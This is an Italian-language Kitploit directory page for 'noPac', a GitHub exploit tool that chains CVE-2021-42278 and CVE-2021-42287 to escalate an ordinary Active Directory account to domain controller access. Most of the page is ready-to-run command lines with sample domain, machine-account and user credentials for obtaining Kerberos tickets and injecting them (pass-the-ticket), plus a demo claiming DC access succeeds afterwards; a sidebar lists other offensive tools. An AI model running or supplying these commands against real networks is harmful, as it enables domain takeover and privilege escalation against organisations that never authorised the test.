
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
noPac — Exploit per CVE-2021-42287/CVE-2021-42278 | Kitploit

Strumenti/GitHubGitHub/trya9ain/nopac
Autenticazione e AutorizzazioneEscalation di PrivilegiAnalisi delle VulnerabilitàExploitPenetration Testing
GitHubtrya9ain/nopac

noPac

Exploit per CVE-2021-42287/CVE-2021-42278

Vedi Repository
141363 anni faNon ancora revisionato
Condividi

noPac

Questo progetto nasce dallo studio dei principi di funzionamento di noPac. Sulla base del progetto di cube0x0 sono state apportate alcune modifiche. Nel codice sorgente sono stati aggiunti commenti personali per la comprensione.

  • Rimossa la funzionalità Scan, personalmente ritengo che la funzionalità Scan sia di scarsa utilità.
  • Aggiunto il controllo del valore MachineAccountQuota, se è 0 il programma termina.
  • Ottimizzata la gestione dei controlli durante l'aggiunta dell'account computer.
  • Aggiunto l'output del TGT.

L'articolo di analisi della vulnerabilità è disponibile sul mio blog: Analisi di noPac

Condizioni di sfruttamento

noPac è lo sfruttamento combinato di due vulnerabilità: CVE-2021-42278 (sAMAccountName spoofing) e CVE-2021-42287 (deceiving the KDC). L'attacco riesce solo se vengono soddisfatte contemporaneamente le condizioni di sfruttamento di entrambe le vulnerabilità.

Utilizzo

Examples: Get TGT and ST

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs

Examples: PTT

  noPac.exe /domain DomainName /dc DomainController /mAccount MachineAccount /mPassword MachineAccountPassword /user DomainUser /pass DomainUserPassword /service altservice /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

  noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Il metodo più comunemente utilizzato è il PTT:

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Demo

Prima di sfruttare noPac non si ha accesso al DC.

Sfruttamento di noPac.

noPac.exe /domain missyou.com /dc dc.missyou.com /mAccount test1b$ /mPassword "TesT1b13!#@" /user wanglei /pass wanglei /service cifs /ptt

Dopo il PTT, accedendo nuovamente al DC nella finestra corrente, l'accesso riesce.

Ambiente di sfruttamento

Nota: il programma può essere eseguito solo su macchine con ambiente .NET 4.0+. Windows Server 2012 include .NET 4.0 per impostazione predefinita, Windows Server 2008 include .NET 3.5 per impostazione predefinita.

Per verificare le versioni di .NET presenti sulla macchina:

dir c:\Windows\Microsoft.NET\Framework64

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    287

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






